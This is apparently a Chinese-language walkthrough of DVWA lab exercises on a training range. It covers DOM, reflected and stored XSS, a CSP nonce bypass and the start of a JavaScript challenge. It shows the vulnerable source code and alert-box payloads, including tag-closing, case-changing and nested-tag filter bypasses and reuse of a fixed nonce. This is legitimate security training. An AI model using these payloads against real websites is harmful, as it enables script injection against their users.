
不安全 | view-source:559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/xss_d/?default=English</option>

```
/ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
/ul>
            </div>

        </div>

        <div id="main_body">

            <div class="body_padded">
   <h1>Vulnerability: DOM Based Cross Site Scripting (XSS)</h1>

   <div class="vulnerable_code_area">

       <p>Please choose a language:</p>
```



```
<p>Please choose a language:</p>

<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
                document.write("<option value='' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option>");
            document.write("<option value='French'>French</option>");
            document.write("<option value='Spanish'>Spanish</option>");
            document.write("<option value='German'>German</option>");
        </script>
    </select>
    <input type="submit" value="Select" />
```

- `http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/xss_d/?default=English</option></select><img src=# onerror=alert('谜团靶机')>`（闭合）
    - `http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/xss_d/?default=English&script=<script>alert(1)</script>`（参数）
- `http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/xss_d/?default=English#<script>alert(1)</script>`（锚点）



不安全 | 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/xss_d/?default=English</o...

...911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone 显示

谜团靶机

Please choose a language:


English ▾

English
French
Spanish
German
Select

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)
- https://www.acunetix.com/blog/articles/dom-xss-explained/

XSS(Reflected)




vulnerabilities/xss_r/source/medium.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = str_replace( '<script>', '', $_GET[ 'name' ] );

        // Feedback for end user
        echo "<pre>Hello ${name}</pre>";
}
```

查看代码发现可以大小写或者双写绕过。

- `<scr<script>ipt>alert('谜团靶机1')</script>`
- `<sCrIpT>alert('谜团靶机2')</script>`

1.




559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/xss_r/?name=<scr<script>ipt>...

...911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone 显示

谜团靶机1

2.




559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/xss_r/?name=<sCrIpT>alert%2...

...911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone 显示


谜团靶机2

XSS(Stored)



```
if( isset( $_POST[ 'btnSign' ] ) ) {
	// Get input
	$message = trim( $_POST[ 'mtxMessage' ] );
	$name    = trim( $_POST[ 'txtName' ] );

	// Sanitize message input
	$message = strip_tags( addslashes( $message ) );
	$message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_stri
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
	$message = htmlspecialchars( $message );

	// Sanitize name input
	$name = str_replace( '<script>', '', $name );
	$name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string(
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

	// Update database
	$query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
	$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_

	//mysql_close();
}
```

查看源码发现Message有实体转义，所以就测试name吧，发现长度有限制，那就修改前端代码绕过限制。



Vulnerability: Stored Cross Site Scripting (XSS)

Name * <script>al


Message *

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

```
▸<head>…</head>
▾<body class="home">
  ▾<div id="container">
    ▸<div id="header">…</div>
    ▸<div id="main_menu">…</div>
    ▾<div id="main_body">
      ▾<div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
        ▾<div class="vulnerable_code_area">
          ▾<form method="post" name="guestform" ">
            ▾<table width="550" border="0" cellpadding="2" cellspacing="1">
              ▾<tbody>
                ▾<tr>
                    <td width="100">Name *</td>
                  ▾<td>
                      <input name="txtName" type="text" size="100" maxlength="100">
                    </td>
...                 </tr> == $0
                ▸<tr>…</tr>
                ▸<tr>…</tr>
                </tbody>
              </table>
            </form>
          </div>
          <br>
          <br>
          <h2>More Information</h2>
        ▸<ul>…</ul>
        </div>
        <br>
        <br>
      </div>
      <div class="clear">
        </div>
```

- `<scrIpt>alert('谜团靶机3')</script>`
- `<scr<script>ipt>alert('谜团靶机4')</script>`



Vulnerability: Stored Cross Site Scripting (XSS)

Name:
Message: 谜团靶机3


Name:
Message: 谜团靶机4

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

```
▶<head>…</head>
▼<body class="home">
  ▼<div id="container">
    ▶<div id="header">…</div>
    ▶<div id="main_menu">…</div>
    ▼<div id="main_body">
      ▼<div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)
        ▶<div class="vulnerable_code_area">…</div>
          <br>
        ▼<div id="guestbook_comments"> == $0
            "Name: "
            <script>alert('谜团靶机3')</script>
            <br>
            "Message: 谜团靶机3"
            <br>
          </div>
        ▼<div id="guestbook_comments">
            "Name: "
            <script>alert('谜团靶机4')</script>
            <br>
            "Message: 谜团靶机4"
            <br>
          </div>
          <br>
          <h2>More Information</h2>
        ▶<ul>…</ul>
        </div>
        <br>
        <br>
      </div>
      <div class="clear">
              </div>
```


CSP Bypass



```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ212ZSB5b3UgdXA=' "

header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ212ZSB5b3UgdXA=">alert(1)</script>

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
        " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
        <p>Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pc
</p>
```

如果你担心内联脚本的JS注入，但是又需要内联JS的执行。可以使用nonce属性。CSP Header会返回一个随机字符串（固定字符串就会被利用喽），当它与script标签的nonce属性相匹配时，说明这段内联的js是安全的，是可以执行的。

输入：`<script nonce=TmV2ZXIgZ29pbmcgdG8gZ212ZSB5b3UgdXA=>alert('谜团靶机')</script>`




559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/csp/

...911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone 显示

谜团靶机

JavaScript Attacks

输入success提示token不对。



Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Invalid token.


Phrase ChangeMe Submit

More Information

- https://www.w3schools.com/js/
- https://www.youtube.com/watch?v=cs7EQdWO5o0&index=17&list=WL
- https://ponyfoo.com/articles/es6-proxies-in-depth

